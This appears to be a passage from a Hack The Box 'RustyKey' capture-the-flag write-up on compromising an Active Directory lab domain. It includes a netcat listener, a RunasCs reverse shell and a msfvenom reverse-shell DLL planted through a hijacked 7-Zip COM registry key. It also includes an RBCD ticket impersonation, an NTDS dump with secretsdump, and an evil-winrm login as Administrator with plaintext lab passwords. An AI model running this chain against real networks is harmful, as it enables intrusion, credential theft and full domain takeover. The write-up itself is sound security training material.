


Download and open this file

As part of the new Support utilities rollout, extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported by the Finance and IT teams. Some newer systems handle context menu actions differently, so registry-level adjustments are expected during this phase.

It seems like file archiving tool's registry can be adjusted. In program files



I can see 7zip. Let's check registry.

```
reg query HKCR /s /f "zip"
```

```
HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\7-Zip

HKEY_CLASSES_ROOT\.epub
    Content Type    REG_SZ    application/epub+zip

HKEY_CLASSES_ROOT\.gz
    Content Type    REG_SZ    application/x-gzip

HKEY_CLASSES_ROOT\.msepub
    Content Type    REG_SZ    application/epub+zip

HKEY_CLASSES_ROOT\.zip
    Content Type    REG_SZ    application/x-zip-compressed

HKEY_CLASSES_ROOT\.zip\CompressedFolder\ShellNew
    ItemName    REG_EXPAND_SZ    @%SystemRoot%\system32\zipfldr.dll,-10194

HKEY_CLASSES_ROOT\Applications\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}
    (Default)    REG_SZ    Compressed (zipped) Folder SendTo Target
    FriendlyTypeName    REG_EXPAND_SZ    @%SystemRoot%\system32\zipfldr.dll,-10226
```


I can see the acl of this object

```
cd HKCU:
Get-ACL "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | fl
```


```
*Evil-WinRM* PS HKCU:\> Get-ACL "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | fl

Path   : Microsoft.PowerShell.Core\Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
Owner  : BUILTIN\Administrators
Group  : RUSTYKEY\Domain Users
Access : APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         CREATOR OWNER Allow  FullControl
         RUSTYKEY\Support Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadKey
Audit  :
Sddl   : O:BAG:DUD:AI(A;CIID;KR;;;AC)(A;ID;KA;;;BA)(A;CIIOID;KA;;;CO)(A;CIID;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CIID;KA;;;SY)(A;CIIOID;KA;;;BA)(A
;CIID;KR;;;BU)
```


Support has full control over this object and ee.reed is member of support. He's also in the remote management group



Let's do the same process for ee.reed as bb.morgan




But I can't winrm using this TGT



It's because of the policy

```
cat "\\DC\SYSVOL\rustykey.htb\policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf"
```




Support is denied for network logon. So I need to run runascs to get the shell. Start listener on local

```
rlwrap nc -nvlp 9001
```

Upload runascs.exe and run the command.

```
.\runascs.exe ee.reed "P@ssword!" powershell -r 10.10.16.67:9001
```



I need a reverse shell dll file to inject.


```
msfvenom -p windows/x64/shell_reverse_tcp -f dll -o rev.dll
LHOST=10.10.16.67 LPORT=9002
```


Start the listener first

```
rlwrap nc -nvlp 9002
```

Upload it and set this item for the registry


```
Set-ItemProperty "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-
1000-000100020000}\InprocServer32" -name "(default)" -value "Location where
dll file uploaded"
```





Get administrator

mm.turner is member of delegation manager



It makes rbcd attack possible. But I need to check if administrator can be delegated

```
get-aduser administrator -properties AccountNotDelegated
```

```
PS C:\Windows> get-aduser administrator -properties AccountNotDelegated
get-aduser administrator -properties AccountNotDelegated


AccountNotDelegated : True
DistinguishedName   : CN=Administrator,CN=Users,DC=rustykey,DC=htb
Enabled             : True
GivenName           :
Name                : Administrator
ObjectClass         : user
ObjectGUID          : b8ed1fa0-613e-4937-b5fb-3ae9978c9ffc
SamAccountName      : Administrator
SID                 : S-1-5-21-3316070415-896458127-4139322052-500
Surname             :
UserPrincipalName   :
```

Administrator cannot be delegated. Instead, backupadmin can be.

```
PS C:\Windows> get-aduser backupadmin -properties AccountNotDelegated
get-aduser backupadmin -properties AccountNotDelegated

AccountNotDelegated : False
DistinguishedName   : CN=backupadmin,CN=Users,DC=rustykey,DC=htb
Enabled             : True
GivenName           : backupadmin
Name                : backupadmin
ObjectClass         : user
ObjectGUID          : adea093f-5ec8-4ac7-9da3-196a1b1fa37d
SamAccountName      : backupadmin
SID                 : S-1-5-21-3316070415-896458127-4139322052-3601
Surname             :
UserPrincipalName   : backupadmin@rustykey.htb
```

Since I have computer credential, I can set it to delegate account

```
set-adcomputer dc -principalsallowedtodelegatetoaccount "IT-COMPUTER3$"
```

```
PS C:\Windows> set-adcomputer dc -principalsallowedtodelegatetoaccount "IT-COMPUTER3$"
set-adcomputer dc -principalsallowedtodelegatetoaccount "IT-COMPUTER3$"
```

I can get service ticket impersonating backupadmin


```
getST.py -impersonate backupadmin -spn "cifs/dc.rustykey.htb"
"rustykey.htb/IT-COMPUTER3$:Rusty88!"
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/rustykey]
└──╼ $getST.py -impersonate backupadmin -spn "cifs/dc.rustykey.htb" "rustykey.htb/IT-COMPUTER3$:Rusty88!"
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
```

I can use this ticket to dump ntds

```
KRB5CCNAME=backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
secretsdump.py "rustykey.htb/backupadmin@dc.rustykey.htb" -k -no-pass
```



It shows both default password and hash. I can get TGT and winrm as administrator.

```
┌─[parrot@parrot]─[~/Documents/rustykey]
└──╼ $getTGT.py 'rustykey.htb/administrator:Rustyrc4key#!'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
┌─[parrot@parrot]─[~/Documents/rustykey]
└──╼ $KRB5CCNAME=administrator.ccache evil-winrm -i dc.rustykey.htb -r rustykey.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I'm Admin!